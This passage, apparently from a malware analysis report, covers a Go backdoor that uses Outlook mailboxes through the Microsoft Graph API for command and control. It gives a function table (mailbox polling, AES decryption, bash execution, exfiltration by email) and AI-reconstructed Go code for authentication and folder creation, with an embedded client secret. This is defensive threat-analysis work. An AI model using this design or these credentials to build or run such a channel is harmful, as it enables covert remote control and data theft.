OUTLOOKCLIENT/services.GetCompleteAuth - create folder, gets folder idOUTLOOKCLIENT/services.GetUser - get userid for Zomato PizzaOUTLOOKCLIENT/services.CreateFolder - create specific email folder for the botOUTLOOKCLIENT/services.GetFolderId - locate folderOUTLOOKCLIENT/services.EncryptString - encrypt dataOUTLOOKCLIENT/services.DecryptString - decrypt C2 commandsOUTLOOKCLIENT/services.addPKCS7Padding - crypto helperOUTLOOKCLIENT/services.ExcuteCommand - shell executionOUTLOOKCLIENT/services.DeleteingMessage - delete C2 messages after readingOUTLOOKCLIENT/services.ReadingMessages - poll mailbox for commandsOUTLOOKCLIENT/services.SendingMessages - exfiltrate output via emailOUTLOOKCLIENT/services.Auth - authenticate to Graph APIOUTLOOKCLIENT/services.GetClientName - get usernameOUTLOOKCLIENT/services.checkInternetConnection - connectivity check
Appendix C: Key Functions
| Address | Name | Purpose |
|---|
0x08287840 | main_c2_loop | Main C2 polling loop: auth → read mail → decrypt → exec → reply |
0x08285680 | decrypt_and_execute | base64 → AES-256-CBC decrypt → PKCS7 strip → exec |
0x080a90d0 | ExcuteCommand | Execute decrypted shell command via bash |
0x082870e0 | services.SendingMessages | Send command output as email via Graph API |
0x08286660 | services.ReadingMessages | Poll Outlook mailbox folder for incoming commands |
0x08285340 | services.EncryptString | AES-256-CBC encrypt (zero IV), base64 out |
0x08296480 | aes_cbc_encrypt_wrapper | CBC encrypt wrapper |
0x08296570 | aes_cbc_CryptBlocks_encrypt | CBC block loop |
0x082950c0 | aes_block_encrypt | AES block encrypt (S-box at 0x085c9e00) |
0x08295970 | aes_block_decrypt | AES block decrypt |
0x08294d10 | aes_NewCipher | Key size validation (0x10/0x18/0x20) |
0x08294db0 | aes_NewCipher_keyExpand | Key schedule; sets 10/12/14 rounds |
0x08284320 | graph_http_request_builder | Build Graph API HTTP POST with Bearer auth |
0x082848e0 | graph_http_response_reader | Read + check Graph API response (status 200) |
0x082841c0 | graph_send_dispatcher | Top-level send dispatcher (register/announce to C2) |
Appendix D: Auth() function, as reconstructed by AI
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
| func Auth() (accessToken string, httpStatus int) {
// Step 1: Build POST body as url.Values
// Binary at 0x08285d38–0x08285f30: four runtime.mapassign_faststr
// calls assign keys (resource, client_id, client_secret, grant_type)
// to the formParams map.
formParams := url.Values{}
formParams.Set("resource", "https://graph.microsoft.com")
formParams.Set("client_id", "d7441d26-ebfc-4c9a-b884-499642c04b05")
formParams.Set("client_secret", "5XU8Q~N6fEcLi-D.Js.UBizL7nsXRfmWLZvwea2o")
formParams.Set("grant_type", "client_credentials")
// Step 2: Build HTTP request
// Binary at 0x08285f46: ctx = context.Background() (global singleton
// DAT_08407ab0 + type DAT_085f60e0).
// "POST" at 0x0838a463 (len 4).
// URL at 0x083a0d89 (83 bytes).
tokenURL := "https://login.microsoftonline.com/" +
"4c810586-3d32-4628-bea2-775ea805debe/oauth2/token"
req, err := http.NewRequestWithContext(
context.Background(),
"POST",
tokenURL,
strings.NewReader(formParams.Encode()),
)
if err != nil {
return "", 500
}
// Step 3: Set Content-Type header
// Binary at 0x083957bc: "application/x-www-form-urlencoded"
req.Header.Set("Content-Type", "application/x-www-form-urlencoded")
// Step 4: Execute request
// Binary at 0x0822a3c0: http.Client.Do wrapper.
// Deferred cleanup via deferwrap1 (0x08286260) → resp.Body.Close().
client := &http.Client{}
resp, err := client.Do(req)
if err != nil {
return "", 500
}
defer resp.Body.Close()
// Step 5: Check HTTP status
// Binary at 0x082860e0: CMP dword [resp+8], 200
if resp.StatusCode != http.StatusOK {
return "", resp.StatusCode
}
// Step 6: Read + parse JSON response
// Binary at 0x08286105: io.ReadAll(resp.Body) → FUN_08103ab0
// Binary at 0x08286142: json.Unmarshal(body, &tokenResult) → FUN_08265990
body, err := io.ReadAll(resp.Body)
if err != nil {
return "", 500
}
var token tokenResponse
if err := json.Unmarshal(body, &token); err != nil {
return "", 500
}
// Return access token + success status
// Binary stores token string in ESP+0x8c/ESP+0x48 (return slots),
// writes 200 to [ESP+0x4c].
return token.AccessToken, http.StatusOK
}
|
Appendix E: CreateFolder as reconstructed by AI
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
| func CreateFolder(accessToken string, userId string, folderName string) (folderId string, err error) {
// Build URL
// Binary at 0x08284956: runtime_concatstring3(...)
// part 1: &DAT_083985e3 = "https://graph.microsoft.com/beta/users/" (0x27)
// part 2: userId (param_3/4)
// part 3: &DAT_0838c170 = "/mailFolders" (0xc)
url := fmt.Sprintf("https://graph.microsoft.com/beta/users/%s/mailFolders", userId)
// Build request body
// Binary at 0x08284907: runtime_convTstring(param_5, param_6) converts
// folderName string → interface{} for JSON marshaling.
// Binary at 0x0828492b: encoding_json_Marshal(&DAT_08351160, ...)
// DAT_08351160 is the type descriptor for createFolderRequestBody.
body := createFolderRequestBody{DisplayName: folderName}
bodyBytes, err := json.Marshal(body)
if err != nil {
return "", err
}
// Build HTTP request
// Binary at 0x08284990: net_http_NewRequestWithContext(...)
// context: context.Background() (&PTR_DAT_08407ab0 + &DAT_085f60e0)
// method: "POST" (&DAT_0838a463, len 4)
req, err := http.NewRequest(
"POST",
url,
strings.NewReader(string(bodyBytes)),
)
if err != nil {
return "", err
}
// Set headers
// Binary at 0x082849e4–0x08284a45: two mapassign_faststr calls
// DAT_0838c164 = "Content-Type" (0xc bytes)
// DAT_0838aaca = "Bearer " (7 bytes) — runtime_concatstring2 concatenates
// with accessToken (param_1/2)
req.Header.Set("Content-Type", "application/json")
req.Header.Set("Authorization", "Bearer "+accessToken)
// Execute request
// Binary at 0x08284a6b: net_http___Client__do(uVar3, local_54)
// Deferred close via OUTLOOKCLIENT_services_CreateFolder_deferwrap1
client := &http.Client{}
resp, err := client.Do(req)
if err != nil {
return "", err
}
defer resp.Body.Close()
// Check HTTP status
// Binary at 0x08284a87: *(*(puVar4 + 8) != 200) → error path
if resp.StatusCode != http.StatusOK {
errBody, _ := io.ReadAll(resp.Body)
return "", fmt.Errorf("CreateFolder: HTTP %d: %s", resp.StatusCode, string(errBody))
}
// Parse response
// Binary reads response body and extracts folder ID from JSON.
// Response: {"id": "folder_id", "displayName": "Zomato Pizza", ...}
respBody, err := io.ReadAll(resp.Body)
if err != nil {
return "", err
}
var result struct {
ID string `json:"id"`
}
if err := json.Unmarshal(respBody, &result); err != nil {
return "", err
}
return result.ID, nil
}
|